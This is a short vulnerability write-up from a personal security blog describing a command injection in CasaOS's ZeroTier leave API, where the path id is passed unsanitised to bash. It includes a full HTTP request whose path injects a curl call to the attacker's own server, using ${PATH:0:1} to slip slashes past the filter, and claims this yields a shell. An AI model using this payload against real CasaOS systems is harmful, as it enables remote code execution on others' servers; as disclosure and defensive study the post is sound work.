

star's blog

A vulnerability in CasaOS

📅 2022-01-08

description

A command injection in CasaOS last version which will lead to getshell and affect all version.


analysis

1. For CasaOS system, it provides an api to control zerotier' s network information by pass id of zerotier in path.

> pkg	93	
▼ route		
▼ v1	94	
🐼 app.go	95	
🐼 ddns.go	96	
🐼 disk.go	97	
🐼 docker.go	98	
🐼 file.go	99	
🐼 notify.go	100	
🐼 search.go	101	
🐼 share_directory.go	102	
🐼 shortcuts.go	103	
🐼 sync.go	104	
🐼 system.go	105	
🐼 task.go	106	
🐼 user.go		
🐼 zerotier.go		
🐼 zima_info.go		
🐼 doc.go		
🐼 init.go		
🐼 route.go		
🐼 ui.go		

```
448 // @Security ApiKeyAuth
449 // @Success 200 {string} string "ok"
450 // @Router /zerotier/leave/{id} [post]
451 func ZeroTierLeaveNetwork(c *gin.Context) {
452     networkId := c.Param(key: "id")
453     service.MyService.ZeroTier().ZeroTierLeaveNetwork(networkId)
454     if len(networkId) == 0 {
455         c.JSON(http.StatusOK, model.Result{Success: oasis_err2.I
456         return
457     }
458     c.JSON(http.StatusOK, model.Result{Success: oasis_err2.SUCCE
459 }
460
```

2. in ZeroTier's service, we find it use `command2.OnlyExec` to execute command and id will be jointed with command together.




```
5 func (c *zerotierStruct) ZeroTierLeaveNetwork(networkId string) {  
6     command2.OnlyExec(`zerotier-cli leave ` + networkId)  
7 }  
8  
9 //登录并获取token
```

3. we find `OnlyExec` work like this, which allow execute `cmdStr` as os command directly.

```
1 func OnlyExec(cmdStr string) {  
2     cmd := exec.Command("/bin/bash", "-c", cmdStr)  
3     stdout, err := cmd.StdoutPipe()  
4     if err != nil {  
5         return  
6     }  
7     defer stdout.Close()  
8     if err := cmd.Start(); err != nil {  
9         return  
10    }  
11    cmd.Wait()  
12    return  
13 }
```

exploit

1. firstly we need login in dashboard, because we need the token of an user.




2. Modify an network package by burpsuit and change the api to /v1/zerotier/leave/xxx.In this case, no slash is allowed in path, so we use \${PATH:0:1} replace slash in command injection.

```
1  POST /v1/zerotier/leave/1||curl%20http:${PATH:0:1}${PATH:0:1}youvpsip${PATH:0:1}1.txt|t
2  Host: api.localhost.casaos.zimaboard.com:8089
3  Accept: application/json, text/plain, */*
4  DNT: 1
5  Language: en
6  Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwicGFzc3k
7  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML,
8  Referer: http://api.localhost.casaos.zimaboard.com:8089/ui/
9  Accept-Encoding: gzip, deflate
10 Accept-Language: en,zh-CN;q=0.9,zh;q=0.8,ja;q=0.7
11 Cookie: pma_lang=en; phpMyAdmin=b9q9oik4hdj17b3a1aoijvae4k
12 x-forwarded-for: 127.0.0.1
13 x-originating-ip: 127.0.0.1
14 x-remote-ip: 127.0.0.1
```

```
15 x-remote-addr: 127.0.0.1
16 Connection: close
17 Content-Type: application/x-www-form-urlencoded
18 Content-Length: 0
```

3. Finally we get the shell.



patch

1. filter input, when you want to put input in an os command.

Ref

1. [CasaOs](#)

[# web](#) [# 代码审计](#) [# cve](#)

© 2022  star

Powered by [Hexo](#) | Theme — [NexT.Muse](#) v5.1.4